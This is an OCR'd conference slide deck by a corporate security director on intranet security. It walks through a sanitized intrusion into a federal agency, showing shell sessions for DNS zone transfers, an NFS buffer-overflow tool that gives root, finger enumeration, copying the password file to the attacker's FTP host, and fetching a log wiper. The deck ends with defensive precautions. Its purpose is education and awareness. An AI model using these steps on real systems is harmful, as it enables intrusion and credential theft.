We Have Met The Enemy! (Securing the Intranet)

Gary G. Hull
Director, Security Technologies
GlaxoSmithKline
Gary.G.Hull@gsk.com

Overview - The Firewall

- Like a “bullet-proof” vest, a firewall is designed to “repel” attacks.
  - Log.
  - Monitor.
  - Notify.
  - Take Action.

…and...

Overview - Firewall Definition

"[a firewall should be] the implementation of your Internet Security Policy."

Marcus Ranum

CEO, Network Flight Recorder Inc.

and author of FWTK

Overview - Firewall Reality

"If you haven't got a security policy, you haven't got a firewall. What you've got is a thing that's sort of doing something, but you don't know what it's trying to do because no one has told you what it should do."

Marcus Ranum

CEO, Network Flight Recorder Inc.

What? Me worry!

We have both a firewall and a Security policy!

Overview - Your Intranet "Trusts" Your Firewall

A situation when a local computer system allows a remote computer system to use local computing resources without requiring password authentication, when under normal circumstances, password authentication would be necessary.

Email, WWW, NEWS

Bottom Line

Your firewall when designed with a sound internet security policy, is still at best only a “sacrificial lamb” to your intranet.

Because Knowledge is Power…

…Freedom Ain't Free!

What is TCP/IP?

Two methods of data transport:

- Transmission Control Protocol (TCP).
- Internet Protocol (IP).

Two Types of Protocols:

- Network level protocol (transparent).
  - Address Resolution Protocol (ARP).
  - Internet Control Message Protocol (ICMP).
  - Transmission Control Protocol.
  - Internet Protocol (IP).
- Application level protocol (visible to the user).
  - FTP.
  - Telnet.
  - SMTP.
  - HTTP.

How Does TCP/IP Work?

Utilizes the TCP/IP Stack which is comprised of the 5 following layers:

1- Application Layer (user initiates).
2- Transport Layer (attaches header).
3- Network Layer (source and destination IP addresses added for routing).
4- Data-link Layer (error checking).
5- Physical layer (moves data).

Works in reverse on remote/destination machine when it leaves your computer.

Managing Connections

- Ports (unique Application address).
- Inetd (Internet Daemon).
  Listens for connections to certain network ports.
- Portmapper.
  Maps function request to a Remote Procedure Call (RPC) across a network to other computers.

TCP/IP Is The Internet!

- Transmission Control Protocol (TCP).
- Internet Protocol (IP).
- Internet Control Message Protocol (ICMP).
- Address Resolution Protocol (ARP).

- File Transfer Protocol (FTP).
- Telnet Protocol (Telnet).
- Gopher Protocol (Gopher).
- Network News Transfer Protocol (NNTP).
- Simple Mail Transfer Protocol (SMTP).
- Hypertext Transfer Protocol (HTTP).
- +100's more ways to move data.

TCP/IP Key Points

- The TCP/IP Protocol suite contains all protocols necessary to facilitate data transfer over the Internet.
- The TCP/IP Protocol suite provides quick, reliable networking without consuming heavy network resources.
- TCP/IP is implemented on almost all computing platforms.

*** BETTER than half of the implementations of primary TCP/IP protocols have had one or more security holes.**

Network Layer Directed Attacks

- Sequence Number Prediction.
- "Sniffing" or Network Monitoring.
- TCP Hijacking.
- Source Routing.
- Routing Information Protocol (RIP).
- ARP Cache Problems.
- TCP Service Queue Flooding.
- Short-IP and Fragment Overwriting.
- ICMP Bomb.
- Host Trust.

Application/Service Layer Directed Attacks

- Sendmail.
- Finger Buffers.
- DNS Cache-based Trust.
- External DNS Zone Transfers.
- UDP Services.
- TFTP (Trivial File Transfer Protocol).
- FTP (File Transfer Protocol).
- News.
- NFS (Network File Services).
- Gopher.
- HTTP.
- Poorly Maintained Systems.
- Too Many Services.
- User Education.
- Modems.

Hacker Goal

The hacker goal is to “own” your computer by gaining System level access by logging in as either the root user on a UNIX computer or the administrator on a windows computer.

Attack Scenarios

- War Dialing.
- Password Guessing/Cracking
- Web Attack.
- Proxy Attack.
- Ftp Attack.
- Sendmail Attack.
- Sniffers.

Proxy Attack (JWRAC finding)

- Locate Proxy via Web search (webscan)
- Enter proxy name/IP address in browser (Manual proxy configuration option and you become that IP address)
- Enter your favorite helper application as a trusted host to that domain.
- Run your new helper application.

Real Life Example

Resulting in compromise of all systems (over 100 computers) in one Federal agency's network.

Names, identities and IP addresses changed.

Definitions:

Enemy is me.

victim-domain.com is a federal agency.

Step One

Breaking the firewall!

Gaining Domain Information

<enemy>[1] host -l victim-domain.com

victim-domain.com NS ns1.victim-domain.com

victim-domain.com NS ns2.victim-domain.com

firewall.victim-domain.com has address 1.2.3.1

…

machine8.victim-domain.com has address 1.2.3.8

Buffer Overflow Example (1)

```
<enemy>[286]-> rpcinfo -p firewall.victim-domain.com
   program vers proto   port
    100000    4   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    4   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
```

Buffer Overflow Example (2)

<enemy>[1] get-bind-ver firewall.victim-domain.com

named that errors on iquery is version: 8.2.3

Buffer Overflow Example (3)

<enemy>[285]-> uname -a

Linux flyfish2 2.0.27 #1 Sat Dec 21 23:44:11 EST 1996 i586

Buffer Overflow Example (5)

<enemy>[287]-> pset 165.247.129.5 195.94.88.37 100003 2 udp 2049

<enemy>[288]-> pset 165.247.129.5 195.94.88.37 100003 2 tcp 2049

Buffer Overflow Example (6)

```
<enemy>[289]-> rpcinfo -p firewall.victim-domain.com
   program vers proto   port
    100000    4   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    4   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

Buffer Overflow Example (7)

<enemy>[290]-> uname -a

Linux flyfish2 2.0.27 #1 Sat Dec 21 23:44:11 EST 1999 i58

<enemy>[291]-> nfsbof firewall.victim-domain.com

#

uname -a

SunOS firewall 5.5.1 Generic_103640-08 sun4m sparc
SUNW,SPARCstation-20


id

uid=0(root) gid=1(other)


Step Two

Breaking the Intranet.

Dial In Hack(1)



Dial In Hack(2)



Hacking/Cracking Technique - Gaining Domain Information

Since I am already root on the firewall, I could try one of the “r” commands to gain access to a computer on the Intranet.

- Rsh (remote shell login)
- rlogin (remote login)

These commands imply a “trust” relationship and do NOT require a password to login.

Hacking/Cracking Technique - Gaining Domain Information

<enemy>[1] host -l victim-domain.com

victim-domain.com NS ns1.victim-domain.com

victim-domain.com NS ns2.victim-domain.com

machine1.victim-domain.com has address 1.2.4.1

…

machine100.victim-domain.com has address 1.2.4.100

Hacker/Cracking Technique - Gaining Information (Port Scan)

<enemy>[1] strobe -t machine1.victim-domain.com 1 200

scanning host machine1's tcp ports 1 through 200

port 7 (echo) is running

port 9 (discard) is running

port 13 (daytime) is running

port 19 (chargen) is running

port 21 (ftp) is running

port 23 (telnet) is running

port 25 (smtp) is running

port 37 (time) is running

port 53 (domain) is running

port 79 (finger) is running

port 111 (sunrpc) is running

Hacker/Cracking Technique - Gaining User Information

<enemy>[1] finger @machine1.victim-domain.com

[machine1.victim-domain.com]

Login	Name	TTY	Idle	When	Where
root	root	Console	< .	.	. . >
jb123456	Joe E. Brown	pts/1	4d	Fri 11:37	machine2

Hacker Technique - Gaining More User Information

<enemy>[1] telnet machine1.victim-domain.com 79

Trying 1.2.3.1...

Connected to machine1.victim-domain.com.

Escape character is '^]'.

@ @ @ @ @ @ @ @

<cr>

<unknown host>

root	**root**	**< . . . . >**
jb123456	**Joe E. Brown**	**< . . . . >**
sc123456	**Seymor Crivitch**	**<Feb 10 11:24>:0**
zp123456	**Zazu Pitts**	**<Sep 07 13:49>:0**

Hacker Technique - Gaining More User Information

```
<machine1>[1] w

 5:49pm  up 28 day(s),  5:27,  2 users,  load average: 0.02, 0.02, 0.03
User             tty        login@  idle     JCPU   PCPU  what
sc123456         console    13Jan98 28days 104:35 104:33  olwmslave
sc123456         pts/1      13Jan98 28days
    /bin/csh
sc123456         pts/2      13Jan98 19days  17:22   12:04  xlock
```

Hacker Technique - Gaining Yet More User Information

<machine1>[1] who

sc123456	**console**	**13Jan98**	
sc123456	**pts/1**	**13Jan98**	
sc123456	**pts/2**	**13Jan98**	**(machine2.victim-domain.com)**

Hacker Technique - Gaining Information (password guessing)

<enemy>[1] telnet machine1.victim-domain.com

Trying 1.2.3.1...

Connected to machine1.victim-domain.com. Escape character is '^]'.

UNIX(r) System V Release 4.0 (machine1)

Unauthorized access prohibited

login:

Hacker Technique - Capturing Password File

<machine1>[1] ypcat passwd > machine1-pwfile

<machine1>[2] ftp enemy

220 enemy FTP server (UNIX(r) System V Release 4.0) ready.

Name (localhost:enemy): hacksalot

Password: #########

230 User hacksalot logged in.

ftp>bin

ftp>put machine1-pwfile

ftp> transfer complete

ftp> quit

<machine1> exit

Hacker Technique - Capturing Password File Another Way

<machine1>[1] ftp enemy

220 enemy FTP server (UNIX(r) System V Release 4.0) ready.

Name (localhost:enemy): hacksalot

Password: ########

230 User hacksalot logged in.

ftp> bin

ftp> get unshadow

ftp> get zap

Transfer Complete

ftp> quit

<machine1>[2] unshadow /etc/passwd > machine1-pwfile

<machine1>[3] zap

Hacker Technique - Capturing Password File Yet Another Way

<machine1>[1] ftp enemy

220 enemy FTP server (UNIX(r) System V Release 4.0) ready.

Name (localhost:enemy): hacksalot

Password: #########

230 User hacksalot logged in.

ftp> ^Z

Stopped (user)

<machine1> ps -ax | grep ftp

<machine1> kill -11 pid-of-ftp-process

<machine1> fg

>machine1> strings core|more

Null Connect

- Netbios Name.
- Domain Name(s).
- Work group(s).
- UserID’s.
- Browse list.

Good Computer Security:

- Is supported by all levels of management.
- Includes management of the Basics.
- Monitors and audits ports.
- Includes Compliance Monitoring.
- Accomplishes System Auditing.

Minimum Security Precautions

- Limit the number of login accounts.
- Force the use of good passwords.
- Turn off unneeded services (finger included.)
- Remove shells and interpreters not needed.
- Monitor logs closely and often.
- Ensure correct permissions are installed on system files.

Summary - What Is Computer Security?

- If you expect the data entered into your machine today to be there in a few weeks, and to remain unread by anyone who is not supposed to read it, then the machine is secure.
- This is “trust.”
- A computer is secure if you can depend on it and its software to behave as you expect it to.

More Information on Security

- http://www.genome.wi.mit.edu/WWW/faqs/WWW-security-faq.html
- http://www.cerias.purdue.edu/coast
- http://www.cerias.purdue.edu/homes/spaf/
- http://www.ntsecurity.net/
- http://www.cert.org/
- http://cs-www.ncsl.nist.gov/organizations/welcome.html